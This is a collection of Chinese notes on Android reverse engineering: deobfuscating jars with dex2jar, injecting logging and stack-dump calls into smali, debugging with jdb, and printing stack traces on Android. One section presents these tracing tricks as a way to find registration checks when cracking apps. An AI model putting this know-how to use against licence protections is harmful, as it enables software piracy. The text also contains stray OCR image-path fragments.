</fs_sr_script>
```

貌似这里已经有了：
https://code.google.com/p/dex2jar/wi...JarWithDexTool

主要就是：

- 要点

  混淆代码处理有现成的东西：DeObfuscateJarWithDexTool

  1、自动收集建议的配置文件，也许像这样

  代码:

```
#generate  a  'suggest'  config  for  rename
d2j-init-deobf  -f  -o  init.txt  a.jar
-o  输出配置文件，这里为 init.txt
-f  如果存在重写文件
a.jar  待修改的文件
```

2、替换的命令也许这样：

代码:

```
d2j-jar-remap  -f  -c  init.txt  -o  a-deobf.jar  a.jar
-c  替换的配置文件
-o  输出文件
-f  如果存在重写文件
a.jar  待修改的文件
```

3、配置文件格式：

代码:

```
##    file  UTF-8
#  format  :  ?  x=y
#?为大写貌似是静态吗，因为在 public  class  InitOut 里方法
private  void  doMethod(String  owner,  ClassInfo.MemberInfo  member,  int  x)有句
sb.append(AccUtils.isStatic(member.access)  ?  "M"  :  "m");
```

```
#重命名包 a 为 pa
p  a=pa
#重命名类 a 为 C000_a
c  a/a=C000_a
#重命名方法名 a 为 Ma
m  a/a.a()=Ma
#重命名字段名 a 为 Fa
f  a/a.a=Fa
```

代码:

```
##    file  UTF-8
##    format  :  pqx=y
##
##    p  is  as  follow:
##    a  comment  line  config  starts  with  '#';
##    a  field  or  method  line  config  starts  with  'F',  'M',  'f',or  'm';
##    a  class  line  config  starts  with  'C',or  'c';
##    a  package  line  config  starts  with  'P',or  'p';
##    a  @  line  config  starts  with  '@';
##
##    q  ?,  but  a  space  is  ok
```

如果打不开，下面是拷贝过来的。
引用:

- **Introduction**

  dex-tool-0.0.9.8 add support to DeObfuscate a jar

- **Details**
  - The Problem

    for a Obfuscated jar like this

    代码:

```
package  a;
public  class  a
{
    static  String  a  =  "Hello";
    static  void  a()  {
        System.out.println(a);
    }
    public  static  void  main(String[]  args)  {
        a();
    }
}
```

    all package,class,field,method names are 'a', which is difficult to read.

  - DeObfuscate It

    run the following command

代码:

```
#generate  a  'suggest'  config  for  rename
d2j-init-deobf  -f  -o  init.txt  a.jar
```

we got a init.txt

代码:

```
p  a=pa
c  a/a=C000_a
m  a/a.a()=Ma
m  a/a.a=Fa
```

which means

代码:

```
#rename  package  a  to  pa
p  a=pa
#rename  class  a  to  C000_a
c  a/a=C000_a
#rename  method  a  to  Ma
m  a/a.a()=Ma
#rename  field  a  to  Fa
m  a/a.a=Fa
```

modify init.txt to

代码:

```
#rename  package  a  to  hello
p  a=hello
#rename  class  a  to  World
c  a/a=World
#rename  method  a  to  say
m  a/a.a()=say
#rename  field  a  to  message
m  a/a.a=message
```

and run

d2j-jar-remap -f -c init.txt -o a-deobf.jar a.jar

now we get the comfortable source


代码:

```
package  hello;

import  java.io.PrintStream;

public  class  World
{
```

```
    static  String  message  =  "Hello";

    static  void  say()  {
        System.out.println(message);
    }

    public  static  void  main(String[]  args)  {
        say();
    }
}
```

or run the program with

java -cp a-deobf.jar hello.World



安卓代码跟踪方式学习笔记

分享一下学习过程中的心得，主要献给和我一样起步晚又对安卓产生浓烈兴趣的童鞋们！


一、代码跟踪的介绍&使用工具

代码跟踪常用于调试程序中，跟踪并了解程序的执行轨迹和执行逻辑。这样来说，对 Java 这样的高级语言来说，我们容易理解也容易调试。但是像一些低级语言，例如 ASM、Smali 来说难度就很大了，因为反汇编这样的语言，我们需要一次性记住很多乱七八糟的关键词才能成功，因而代码跟踪的技术就诞生了，并且在一些大程序中的运用更为广泛，同时也是现在逆向一些大而复杂的 Android -app 极为重要的一种手段。

相信很多人都玩过 PC 端，对 OD 的动态调试也应该特别熟悉。OD 很强大，其中的 F2（断点），F8（单步走）使得调试程序事半功倍，我相信用过得没有说不好的吧。而 Android-app 与 PC software 的性质是不同的。在 Android-app 里是把 Apk 文件 Dump 成字节码，分析，修改，再重新编译。有一个很大的不同点就是 Android-app 但是正是由于开源，使得 Dump 出来的字节码是“死”的，这是 Java 的一个特性。幸运的是，Apktool 很好的解决了这个问题，它的出现使得 Android-app 的调试得到了转机，受益的是大家。

既然不能进行完全的调试，想到的办法是用系统的 log 函数来呈现程序运行到关键时候的关键信息来达到相应的效果。比如说，你想知道程序运行到某个时候某个变量里装的是什么，就可以用 log 的方式显示。

获取 Android 程序的 log 信息一共有几种方式。最好的选择当时是用 DDMS,因为它和 Android SDK 是一伙的！它可以显示很多系统的 log 信息以及一些其他的乱七八糟的信息。同时，可以设置过滤器来进行标签过滤、log 等级（error，warning，info，debug，verbose）过滤、进程过滤，也能结束进程。相当强大。如图：


Android Debug Monitor
File Edit Window Help
DDMS
Hierarchy ...
Devices
Threads
Heap
Allocatio...
Network S
File Expl...
Emulator
System In...
no client is selected
Name
6CT4245899H Offline unknown
LogCat
Console
Saved Filters
All messages (no filte
licen
verbose
Application Tag Text

二、跟踪方法

1.Logging 大法

因为 Apps 没有控制台所以它们只能通过 Android 的 API 中的 log 函数来进行输出。
关于 android/util/Log 的介绍如下：
Log extends Object
一共有 5 个方法：Log.v() Log.d() Log.i() Log.w() and Log.e()，它们分别对应：

int	ASSERT	Priority constant for the println method.
int	DEBUG	Priority constant for the println method; use Log.d.
int	ERROR	Priority constant for the println method; use Log.e.
int	INFO	Priority constant for the println method; use Log.i.
int	VERBOSE	Priority constant for the println method; use Log.v.
int	WARN	Priority constant for the println method; use Log.w

Log.d 一般来说是用的最多的。（本来 log.v 是最多的，但是 log.v 并不参加编译）
写一个测试类来分析 Java 代码如下：

```
public static void Log(String msg)
        {
                Log(msg, "Log");
        }

        public static void Log(Object XX)
        {
                Log("Log", XX.toString());
```

```
        }

        public static void Log(Object XX, String tag)
        {
                Log(tag, XX.toString());
        }

        public static void Log(String tag, String msg)
        {
                Log.d(tag, msg);
        }

        public static void ToastLog(Context contx, String msg, int duration)
        {
                Toast.makeText(contx, msg, duration).show();
        }
}
```

反汇编成 Smali 代码如下：

```
# direct methods
.method public constructor <init>()V
    .registers 1

    .prologue
    .line 8
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    return-void
```

```
.end method

.method public static Log(Ljava/lang/Object;)V
    .registers 3
    .parameter "XX"

    .prologue
    .line 17
    const-string v0, "Log"

    invoke-virtual {p0}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v1

    invoke-static {v0, v1}, Lcom/Ericky/Log;->Log(Ljava/lang/String;Ljava/lang/String;)V

    .line 18
    return-void
.end method

.method public static Log(Ljava/lang/Object;Ljava/lang/String;)V
    .registers 3
    .parameter "XX"
    .parameter "tag"

    .prologue
    .line 22
    invoke-virtual {p0}, Ljava/lang/Object;->toString()Ljava/lang/String;
```

```
        move-result-object v0

        invoke-static {p1, v0}, Lcom/Ericky/Log;->Log(Ljava/lang/String;Ljava/lang/String;)V

        .line 23
        return-void
.end method

.method public static Log(Ljava/lang/String;)V
        .registers 2
        .parameter "msg"

        .prologue
        .line 12
        const-string v0, "Log"

        invoke-static {v0, p0}, Lcom/Ericky/Log;->Log(Ljava/lang/String;Ljava/lang/String;)V

        .line 13
        return-void
.end method

.method public static Log(Ljava/lang/String;Ljava/lang/String;)V
        .registers 2
        .parameter "tag"
        .parameter "msg"
```

```
        .prologue
        .line 28
        invoke-static {p0, p1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

        .line 29
        return-void
.end method

.method public static ToastLog(Landroid/content/Context;Ljava/lang/String;)V
        .registers 3
        .parameter "contx"
        .parameter "msg"

        .prologue
        .line 33
        const/4 v0, 0x5

        invoke-static {p0, p1, v0}, Lcom/Ericky/Log;->ToastLog(Landroid/content/Context;Ljava/lang/String;I)V

        .line 34
        return-void
.end method

.method public static ToastLog(Landroid/content/Context;Ljava/lang/String;I)V
        .registers 4
        .parameter "contx"
        .parameter "msg"
        .parameter "duration"
```

```
    .prologue
    .line 40
    invoke-virtual {p0}, Landroid/content/Context;->getApplicationContext()Landroid/content/Context;

    .line 41
    invoke-static {p0, p1, p2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    .line 42
    return-void
.end method
```

取出第一个方法：

```
.method public static Log(Ljava/lang/Object;)V
    .registers 3
.parameter "XX"

    .prologue
    .line 17
    const-string v0, "Log"

    invoke-virtual {p0}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v1
```

```
    invoke-static {v0, v1}, Lcom/Ericky/Log;->Log(Ljava/lang/String;Ljava/lang/String;)V

    .line 18
    return-void
.end method
```

在这个方法里的第一个参数就是标签，在 DDMS 中是可以过滤的。因此，可以利用这个特点插入我们要加的信息，从而轻松的定位到关键的地方。在实际操作的过程中，可以打开 android API 的文档，对着看。通常的做法是用 Log.d，还要用到 toString（）这个 API，同时需要 2 个变量，一个变量存放你的标签以及另一个存放你的对象。值得注意的是，即使你根本不用这个 2 个变量，也需要将.locals 和.registers 的数量增加。修改完了之后记得检查好代码，至少我们自己能读懂它。

还有一点需要我们注意，当你改完之后最好在根目录下运行，否则记得还要改 class 的路径。不然的话有可能出现 ClassDefNotFound 错误，程序强制退出。下面是修改的代码：

```
const-string v0, "Ericky tag"
const-string v1, "important log message"
invoke-static {v0, v1}, Lcom/Ericky/Log;->Log(Ljava/lang/String;Ljava/lang/String;)V
```

这是一个简单的例子，但是有的时候我们是需要显示更多的字符串，那我们应该怎么办呢？需要用到一个 StringBuilder 类。StringBuilder 类的用法在我之前的一篇文章中已经有用到了，很容易理解。http://bbs.pediy.com/showthread.php?t=194955

还有一个方法就是大家搜集一些没有加密的 app 的 smali 源码，这就是我们自己的图书馆啊！谁用谁知道！

2.栈跟踪法

有时候破解的时候，我们会找一些关键的注册字符串，例如“Register、failed、limit、pro”等等，但是很多程序其实在刚启动的时候就检测完了用户的合法性，所以可能造成定位不准确。一些混淆过的程序一般都是这样的。这时候我们就可以用栈跟踪法了，可以查看堆栈，能看到它所调用的方法，查看堆栈代码：

```
invoke-static {}, Ljava/lang/Thread;->dumpStack()V
```

它的标签为：System.err　实际效果：

```
java.lang.Throwable: stack dump
```

```
at java.lang.Thread.dumpStack(Thread.java:612)
at com.lohan.testbed.SomeClass.superFun(SomeClass.java:113)
at com.lohan.testbed.Main.onCreate(Main.java:48)
at android.app.Instrumentation.callActivityOnCreate(Instrumentation.java:1047)
at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2627)
at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:2679)
at android.app.ActivityThread.access$2300(ActivityThread.java:125)
at android.app.ActivityThread$H.handleMessage(ActivityThread.java:2033)
at android.os.Handler.dispatchMessage(Handler.java:99)
at android.os.Looper.loop(Looper.java:123)
at android.app.ActivityThread.main(ActivityThread.java:4627)
at java.lang.reflect.Method.invokeNative(Native Method)
at java.lang.reflect.Method.invoke(Method.java:521)
at com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:868)
at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:626)
at dalvik.system.NativeStart.main(Native Method)
```

从第三行可以知道 dumpStack 实际上是在 SomeClass 类中的 superFun（）函数里。然后 superFun（）函数又是在 onCreate（）函数里。以此类推。不过值得一提的是，如果 app 被混淆了，并且 debugging 信息被删除了或者是被重命名了，会出现“Unknown source”，但是还是可以判断的。

3.线程和处理器

很多时候 app 用了大量线程之间的通信导致了栈跟踪法变得不是那么有效了，这个时候如果你还是打印出堆栈的信息的话，只会追溯到最后的那个线程的消息处理器，而原始的那个线程就被隐藏了。当然可以通过手工来追溯，方法是根据代码中的一些函数类似于 sendMessage（）等等。这里有个更简单的方式：

```
// 在 handleMessage() 中的 smali 代码
invoke-static {v0}, Lsample/thread/messaging/ThreadMessaging;->access$0(Lsample/thread/messaging/ThreadMessaging;)Landroid/os/Handler;
move-result-object v2
```

```
invoke-virtual {v2}, Landroid/os/Handler;->obtainMessage()Landroid/os/Message;
move-result-object v1
//假设 v2 是你的处理器
invoke-virtual {v2}, Landroid/os/Handler;->getLooper()Landroid/os/Looper;
move-result-object v2
invoke-virtual {v2}, Landroid/os/Looper;->getThread()Ljava/lang/Thread;
move-result-object v2
invoke-virtual {v2}, Ljava/lang/Thread;->getName()Ljava/lang/String;
move-result-object v2
```

但是 2 个线程如果同时在运行，这个方法就不好使了，原因就留给大家去思考了。

4.“遗留下的宝藏”

这个方法虽然说跟运气脱不了干系，但在实际的运用中还是比较广泛的。因为程序员是人，是人就会有疏忽。在编写程序的时候，程序员会用很多的 log 来调试他自己写的程序是否正确，因此就给逆向人员留下了一笔宝贵的财富。当然，很有可能有一个 Boolean 类型调试变量来控制是否输出 log 信息，类似下面：

```
public class MyClass {
   private Context myContext;
   private boolean DebugMode;

   public MyClass(Context c)
   {
      myContext = c;
      DebugMode = false;
   }

   public void someMethod()
```

```
  {
    SharedPreferences settings = PreferenceManager.getDefaultSharedPreferences(myContext);

                        if ( DebugMode )
                                Log.d("someMethod", "running someMethod now!");

    SharedPreferences.Editor editor = settings.edit();
    try {
      editor.putString("mobileID", getMobileID());
    }
    catch (Exception e) {
          e.printStackTrace();
    }
    editor.commit();
  }
}
```

那我们只需要找到 DebugMode 的位置，把它置成“1”即可。

5.SmaliDebugging（APKtools）

如果 log 信息都被程序员删除了，那怎么办？此时此刻，我们不得不拿出神器 Apktools 来调试一段一段的 smali 语句了，根据官方介绍，还可以单步走。是不是很诱人呢？具体可以看：http://code.google.com/p/android-apktool/wiki/SmaliDebugging

6.JDB 神器

这是一个很强大的工具，应该是类似 GNU 或者 GDB 调试器。打开 DDMS 获取端口，然后连接调试器。
在 Linux 下的命令：

jdb -attach localhost:8616
在 Windows 下的命令：
jdb -connect com.sun.jdi.SocketAttach:hostname=localhost,port=8616
出现这样的文字说明成功了：

Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...

三、总结

当然还有更多更好的方法，希望大牛们继续补充。学习 Android 已经 1 个多星期了，菜鸟一枚。很多地方难免有疏漏之处或者错误，欢迎各位童鞋指正，也欢迎多多交流，共同学习进步。
By Ericky
2014.12.4
http://www.52pojie.cn/thread-310466-1-1.html

Android 下打印调试堆栈方法

打印堆栈是调试的常用方法，一般在系统异常时，我们可以将异常情况下的堆栈打印出来，这样十分方便错误查找。实际上还有另外一个非常有用的功能：分析代码的行为。android 代码太过庞大复杂了，完全的静态分析经常是无从下手，因此通过打印堆栈的动态分析也十分必要。

Android 打印堆栈的方法，简单归类一下

1. zygote 的堆栈 dump

实际上这个可以同时 dump java 线程及 native 线程的堆栈，对于 java 线程，java 堆栈和 native 堆栈都可以得到。

使用方法很简单，直接在 adb shell 或串口中输入：

```
kill -3 <pid>
```

输出的 trace 会保存在 /data/anr/traces.txt 文件中。这个需要注意，如果没有 /data/anr/这个目录或/data/anr/traces.txt 这个文件，需要手工创建一下，并设置好读写权限。

如果需要在代码中，更容易控制堆栈的输出时机，可以用以下命令获取 zygote 的 core dump:

```
Process.sendSignal(pid, Process.SIGNAL_QUIT);
```

原理和命令行是一样的。

不过需要注意两点：

1. adb shell 可能会没有权限，需要 root。
2. android 4.2 中关闭了 native thread 的堆栈打印，详见 dalvik/vm/Thread.cpp 的 dumpNativeThread 方法：

```
1. dvmPrintDebugMessage(target,
2.     "\"%s\" sysTid=%d nice=%d sched=%d/%d cgrp=%s\n",
3.     name, tid, getpriority(PRIO_PROCESS, tid),
4.     schedStats.policy, schedStats.priority, schedStats.group);
5. dumpSchedStat(target, tid);
6. // Temporarily disabled collecting native stacks from non-Dalvik
```

```
7.  // threads because sometimes they misbehave.
8.  //dvmDumpNativeStack(target, tid);
```

Native 堆栈的打印被关掉了！不过对于大多数情况，可以直接将这个注释打开。

2. debuggerd 的堆栈 dump

debuggerd 是 android 的一个 daemon 进程，负责在进程异常出错时，将进程的运行时信息 dump 出来供分析。debuggerd 生 成的 coredump 数据是以文本形式呈现，被保存在 /data/tombstone/ 目录下(名字取的也很形象，tombstone 是墓碑的意思)，共可保存 10 个文件，当超过 10 个时，会覆盖重写最早生成的文件。从 4.2 版本开 始，debuggerd 同时也是一个实用工具：可以在不中断进程执行的情况下打印当前进程的 native 堆栈。使用方法是:

```
1.  debuggerd -b <pid>
```

这可以协助我们分析进程执行行为，但最最有用的地方是：它可以非常简单的定位到 native 进程中锁死或错误逻辑引起的死循环的代码位置。

3. java 代码中打印堆栈

Java 代码打印堆栈比较简单， 堆栈信息获取和输出，都可以通过 Throwable 类的方法实现。目前通用的做法是在 java 进程出现需要注意的异常时，打印堆栈，然后再决定退出或挽救。通常的方法是使用 exception 的 printStackTrace()方法：

```
1.  try {
2.   …
3.  } catch (RemoteException e) {
4.    e.printStackTrace();
5.   …
6.  }
```

当然也可以只打印堆栈不退出，这样就比较方便分析代码的动态运行情况。Java 代码中插入堆栈打印的方法如下：

```
Log.d(TAG,Log.getStackTraceString(new Throwable()));
```

4. C++代码中打印堆栈

C++也是支持异常处理的，异常处理库中，已经包含了获取 backtrace 的接口，Android 也是利用这个接口来打印堆栈信息的。在 Android 的 C++中，已经集成了一个工具类 CallStack，在 libutils.so 中。使用方法：

```
1. #include <utils/CallStack.h>
2. ...
3. CallStack stack;
4. stack.update();
5. stack.dump();
```

使用方式比较简单。目前 Andoid4.2 版本已经将相关信息解析的很到位，符号表查找，demangle，偏移位置校正都做好了。

5. C 代码中打印堆栈

C 代码，尤其是底层 C 库，想要看到调用的堆栈信息，还是比较麻烦的。 CallStack 肯定是不能用，一是因为其实 C++写的，需要重新封装才能在 C 中使用，二是底层库反调上层库的函数，会造成链接器循环依赖而无法链接。 不过也不是没有办法，可以通过 android 工具类 CallStack 实现中使用的 unwind 调用及符号解析函数来处理。

这里需要注意的是，为解决链接问题，最好使用 dlopen 方式，查找需要用到的接口再直接调用，这样会比较简单。如下为相关的实现代码，只需要在要 打印的文件中插入此部分代码，然后调用 getCallStack()即可，无需包含太多的头文件和修改 Android.mk 文件：

```
#define MAX_DEPTH                       31
#define MAX_BACKTRACE_LINE_LENGTH     800
#define PATH "/system/lib/libcorkscrew.so"

typedef ssize_t (*unwindFn)(backtrace_frame_t*, size_t, size_t);
typedef void (*unwindSymbFn)(const backtrace_frame_t*, size_t, backtrace_symbol_t*);
typedef void (*unwindSymbFreeFn)(backtrace_symbol_t*, size_t);

static void *gHandle = NULL;

static int getCallStack(void){
    ssize_t i = 0;
    ssize_t result = 0;
    ssize_t count;
    backtrace_frame_t mStack[MAX_DEPTH];
    backtrace_symbol_t symbols[MAX_DEPTH];

    unwindFn unwind_backtrace = NULL;
    unwindSymbFn get_backtrace_symbols = NULL;
    unwindSymbFreeFn free_backtrace_symbols = NULL;

    // open the so.
    if(gHandle == NULL) gHandle = dlopen(PATH, RTLD_NOW);

    // get the interface for unwind and symbol analyse
```

```
if(gHandle != NULL) unwind_backtrace = (unwindFn)dlsym(gHandle, "unwind_backtrace");
if(gHandle != NULL) get_backtrace_symbols = (unwindSymbFn)dlsym(gHandle, "get_backtrace_symbols");
if(gHandle != NULL) free_backtrace_symbols = (unwindSymbFreeFn)dlsym(gHandle, "free_backtrace_symbols");

if(!gHandle ||!unwind_backtrace ||!get_backtrace_symbols || !free_backtrace_symbols    ){
        ALOGE("Error! cannot get unwind info: handle:%p %p %p %p",
                gHandle, unwind_backtrace, get_backtrace_symbols, free_backtrace_symbols );
        return result;
}

count= unwind_backtrace(mStack, 1, MAX_DEPTH);
get_backtrace_symbols(mStack, count, symbols);

for (i = 0; i < count; i++) {
        char line[MAX_BACKTRACE_LINE_LENGTH];

        const char* mapName = symbols[i].map_name ? symbols[i].map_name : "<unknown>";
        const char* symbolName =symbols[i].demangled_name ? symbols[i].demangled_name : symbols[i].symbol_name;
        size_t fieldWidth = (MAX_BACKTRACE_LINE_LENGTH - 80) / 2;

        if (symbolName) {
                uint32_t pc_offset = symbols[i].relative_pc - symbols[i].relative_symbol_addr;
                if (pc_offset) {
                        snprintf(line, MAX_BACKTRACE_LINE_LENGTH, "#%02d    pc %08x    %.*s (%.*s+%u)",
                                        i, symbols[i].relative_pc, fieldWidth, mapName,
                                        fieldWidth, symbolName, pc_offset);
                } else {
                        snprintf(line, MAX_BACKTRACE_LINE_LENGTH, "#%02d    pc %08x    %.*s (%.*s)",
```

```
                        i, symbols[i].relative_pc, fieldWidth, mapName,
                        fieldWidth, symbolName);
            }
        } else {
            snprintf(line, MAX_BACKTRACE_LINE_LENGTH, "#%02d    pc %08x    %.*s",
                    i, symbols[i].relative_pc, fieldWidth, mapName);
        }

        ALOGD("%s", line);
    }

    free_backtrace_symbols(symbols, count);

    return result;
}
```

对 sched_policy.c 的堆栈调用分析如下,注意具体是否要打印，在哪里打印，还可以通过 pid、uid、property 等来控制一下，这样就不会被淹死在 trace 的汪洋大海中。

```
D/SchedPolicy( 1350): #00    pc 0000676c    /system/lib/libcutils.so
D/SchedPolicy( 1350): #01    pc 00006b3a    /system/lib/libcutils.so (set_sched_policy+49)
D/SchedPolicy( 1350): #02    pc 00010e82    /system/lib/libutils.so (androidSetThreadPriority+61)
D/SchedPolicy( 1350): #03    pc 00068104    /system/lib/libandroid_runtime.so (android_os_Process_setThreadPriority(_JNIEnv*, _jobject*, int, int)+7)
D/SchedPolicy( 1350): #04    pc 0001e510    /system/lib/libdvm.so (dvmPlatformInvoke+112)
D/SchedPolicy( 1350): #05    pc 0004d6aa    /system/lib/libdvm.so (dvmCallJNIMethod(unsigned int const*, JValue*, Method const*, Thread*)+417)
